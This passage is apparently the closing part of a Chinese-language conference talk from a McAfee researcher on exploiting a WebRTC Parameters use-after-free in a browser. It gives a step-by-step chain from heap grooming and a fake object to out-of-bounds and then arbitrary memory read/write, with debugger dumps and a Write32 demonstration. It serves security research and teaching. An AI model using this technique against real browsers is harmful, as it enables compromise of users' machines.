00000226`f4a0c850  60 c8 a0 f4 26 02 00 00-00 03 94 f3 27 02 00 00
00000226`f4a0c860  00 00 00 00 10 00 00 00-12 00 00 00 00 00 00 00
00000226`f4a0c870  00 00 00 00 00 00 00 00-0c 0c 0c 0c 0c 0c 0c 0c
```

伪造对象起始位置

将伪造对象修改成一个拥有超大size和length的Segment，这样某一个整数数组便会拥有越界读写的能力

通过调整伪造对象在整数数组数据部分中的位置，可以使伪造对象+0x68位置正好就是下一个数组对象的Segment 指针，从而将该Segment 指向我们可以完全控制的区域。

05 WebRTC Parameters UAF漏洞利用：漏洞的整个利用过程总结

WebRTC Parameters UAF漏洞从UAF到类型混淆到内存越界的步骤如下：

创建包含一定数量和大小的字典结构对象的对象数组

→

在对象数组的某一下标上设置getter回调

→

调用setRemoteCandidates，传入字典对象数组

→

回调函数被调用，释放对象数组中所有元素，触发漏洞

→

调用垃圾回收，分配一定数量和大小的整数数组对象进行占位

→

在每个整数数组对象的数据区特定位置伪造一对象，伪造对象的虚表和类型来自于从另一个漏洞泄露出来的模块基址

→

占位成功，setRemoteCandidates随后的执行会操作伪造对象造成类型混淆，使伪造对象后面的整数数组对象的segment head指向伪造对象

→

将伪造对象改造成一个拥有超大size和length的Segment，使得后面的整数数组对象拥有越界读写的能力。

→

遍历所有整数数组找到能够越界读写的那一个，然后在后面的内存区域创建一个伪造的DataView对象实现任意地址读写。

05 WebRTC Parameters UAF漏洞利用: 从内存越界读写到任意地址读写


从越界读写到任意地址读写

通过一系列技巧，我们最终将一个UAF漏洞转化为通过整数数组越界的相对地址读写漏洞。

实现任意地址读写可以参看《1-Day Browser & Kernel Exploitation》，其思路为在后面可控的内存上伪造一个DataView对象。

http://powerofcommunity.net/poc2017/andrew.pdf

05 WebRTC Parameters UAF漏洞利用: 攻击演示




```
0:039> db 19b63c0bd40
0000019b`63c0bd40  00 00 00 00 00 00 00 00-50 bd c0 63 9b 01 00 00
0000019b`63c0bd50  38 00 00 00 00 00 00 00-10 b9 c0 63 9b 01 00 00
0000019b`63c0bd60  00 02 00 00 00 00 00 00-d0 bc c0 63 9b 01 00 00
0000019b`63c0bd70  00 00 00 00 00 00 00 00-40 bd c0 63 9b 01 00 00
```

Write32(fake_obj_address, 0x51515151);

```
0:041> d 0000019b`63c0bd40
0000019b`63c0bd40  51 51 51 51 00 00 00 00-50 bd c0 63 9b 01 00 00
0000019b`63c0bd50  38 00 00 00 00 00 00 00-10 b9 c0 63 9b 01 00 00
0000019b`63c0bd60  00 02 00 00 00 00 00 00-d0 bc c0 63 9b 01 00 00
0000019b`63c0bd70  00 00 00 00 00 00 00 00-40 bd c0 63 9b 01 00 00
```

截屏中为泄露出的伪造对象的地址，通过Write32函数可以实现任意地址写。
截图中将伪造对象的虚表指针低4位修改为0x51515151。

06 总结

1）虽然随着隔离堆，延迟释放，MEMGC等缓解措施的引入，很多UAF漏洞变得无法被利用，但是某些高品相的UAF还是可以被利用。利用的关键点是如何通过某些技巧将UAF转换成其它类型的漏洞。

2）各种Web技术，如Web Audio, WebGL, WebRTC等，由于其实现的复杂性，是漏洞的高发地，尤其是在web技术和JS特性相关的部分。

06 Q&A及致谢

- 欢迎发送问题至 jin_liu@mcafee.com
- 特别感谢McAfee IPS安全研究团队

06 参考文献

- https://bbs.pediy.com/thread-211277.htm
- https://blog.exodusintel.com/2013/11/26/browser-weakest-byte/
- https://www.zerodayinitiative.com/advisories/ZDI-18-571/
- https://www.zerodayinitiative.com/advisories/ZDI-18-612/
- https://developer.mozilla.org/zh-CN/docs/Web/API/Web_Audio_API
- https://developer.mozilla.org/zh-CN/docs/learn/WebGL
- https://developer.mozilla.org/zh-CN/docs/Glossary/WebRTC
- http://powerofcommunity.net/poc2017/andrew.pdf

Xcon®

THANK YOU